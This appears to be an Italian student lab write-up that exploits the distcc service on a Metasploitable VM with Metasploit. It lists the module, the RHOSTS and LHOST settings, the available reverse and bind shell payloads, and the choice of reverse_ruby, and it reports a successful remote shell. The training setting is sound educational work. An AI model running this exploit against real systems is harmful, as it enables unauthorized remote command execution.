
Per passare alla sessione di hacking con Metasploit Framework utilizziamdo da cmd il comando msfconsole.




Ora andremo ad effettuare una ricerca per vedere se ci sono degli exploit per 'distcc', per fare ciò si utilizza il seguente comando:
"search distcc"



Notiamo che c'è solamente un'opzione di exploit quindi scegliamo questo.
"use 0 oppure use exploit/unix/misc/distcc_exec"



Successivamente utilizziamo il comando "show options" per capire quali parametri prima devono essere configurati:



Come da screen, notiamo che nei parametri requisiti (required) sono necessari RHOSTS, RPORT e LHOST quindi l'indirizzo ip del target e la porta, di base la porta è preimpostata a 3632 ed essendo che su metasploit la porta in ascolto è sempre la 3632 non è necessaria cambiarla.
LHOST è l'indirizzo ip dell'attaccante, quindi si sta eseguendo un reverse attack.
Per settare quindi l'RHOSTS e LHOST, i comandi sono i seguenti:
"set RHOSTS indirizzo ipv4 di Metasploitable (192.168.1.40)".
"set LHOST indirizzo ipv4 di Kali (192.168.1.25)".

Una volta settato l'RHOSTS e LHOST, facendo un 2* controllo con "show options", vediamo se abbiamo inserito tutti i parametri necessari e se sono stati inseriti correttamente.

```
msf6 exploit(unix/misc/distcc_exec) > set RHOSTS 192.168.1.40
RHOSTS ⇒ 192.168.1.40
msf6 exploit(unix/misc/distcc_exec) > set LHOST 192.168.1.25
LHOST ⇒ 192.168.1.25
msf6 exploit(unix/misc/distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.1.40     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    3632             yes       The target port (TCP)


Payload options (cmd/unix/reverse_bash):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.25     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.

msf6 exploit(unix/misc/distcc_exec) > 
```

I parametri sono stati inseriti correttamente.

Ora andiamo a scegliere i payloads, con il seguente comando:

“show payloads”

```
msf6 exploit(unix/misc/distcc_exec) > show payloads

Compatible Payloads
===================

   #   Name                                        Disclosure Date  Rank    Check  Description
   -   ----                                        ---------------  ----    -----  -----------
   0   payload/cmd/unix/adduser                    .                normal  No     Add user with useradd
   1   payload/cmd/unix/bind_perl                  .                normal  No     Unix Command Shell, Bind TCP (via Perl)
   2   payload/cmd/unix/bind_perl_ipv6             .                normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   3   payload/cmd/unix/bind_ruby                  .                normal  No     Unix Command Shell, Bind TCP (via Ruby)
   4   payload/cmd/unix/bind_ruby_ipv6             .                normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   5   payload/cmd/unix/generic                    .                normal  No     Unix Command, Generic Command Execution
   6   payload/cmd/unix/reverse                    .                normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   7   payload/cmd/unix/reverse_bash               .                normal  No     Unix Command Shell, Reverse TCP (/dev/tcp)
   8   payload/cmd/unix/reverse_bash_telnet_ssl    .                normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   9   payload/cmd/unix/reverse_openssl            .                normal  No     Unix Command Shell, Double Reverse TCP SSL (openssl)
   10  payload/cmd/unix/reverse_perl               .                normal  No     Unix Command Shell, Reverse TCP (via Perl)
   11  payload/cmd/unix/reverse_perl_ssl           .                normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   12  payload/cmd/unix/reverse_ruby               .                normal  No     Unix Command Shell, Reverse TCP (via Ruby)
   13  payload/cmd/unix/reverse_ruby_ssl           .                normal  No     Unix Command Shell, Reverse TCP SSL (via Ruby)
   14  payload/cmd/unix/reverse_ssl_double_telnet  .                normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/misc/distcc_exec) > 
```


(Il prof a lezione ci aveva consigliato ruby e perl dalle sue prove dovrebbero funzionare).

Scegliamo tra questi 2 payload in questo caso scelgo reverse_ruby.

”set payload 12”

```
msf6 exploit(unix/misc/distcc_exec) > set payload 12
payload ⇒ cmd/unix/reverse_ruby
msf6 exploit(unix/misc/distcc_exec) > 
```

Ora possiamo passare alla fase d’attacco con il comando “exploit”.



L’attacco ha avuto successo e la sessione è stata creata, di base ci troviamo nella directory dei file temporanei.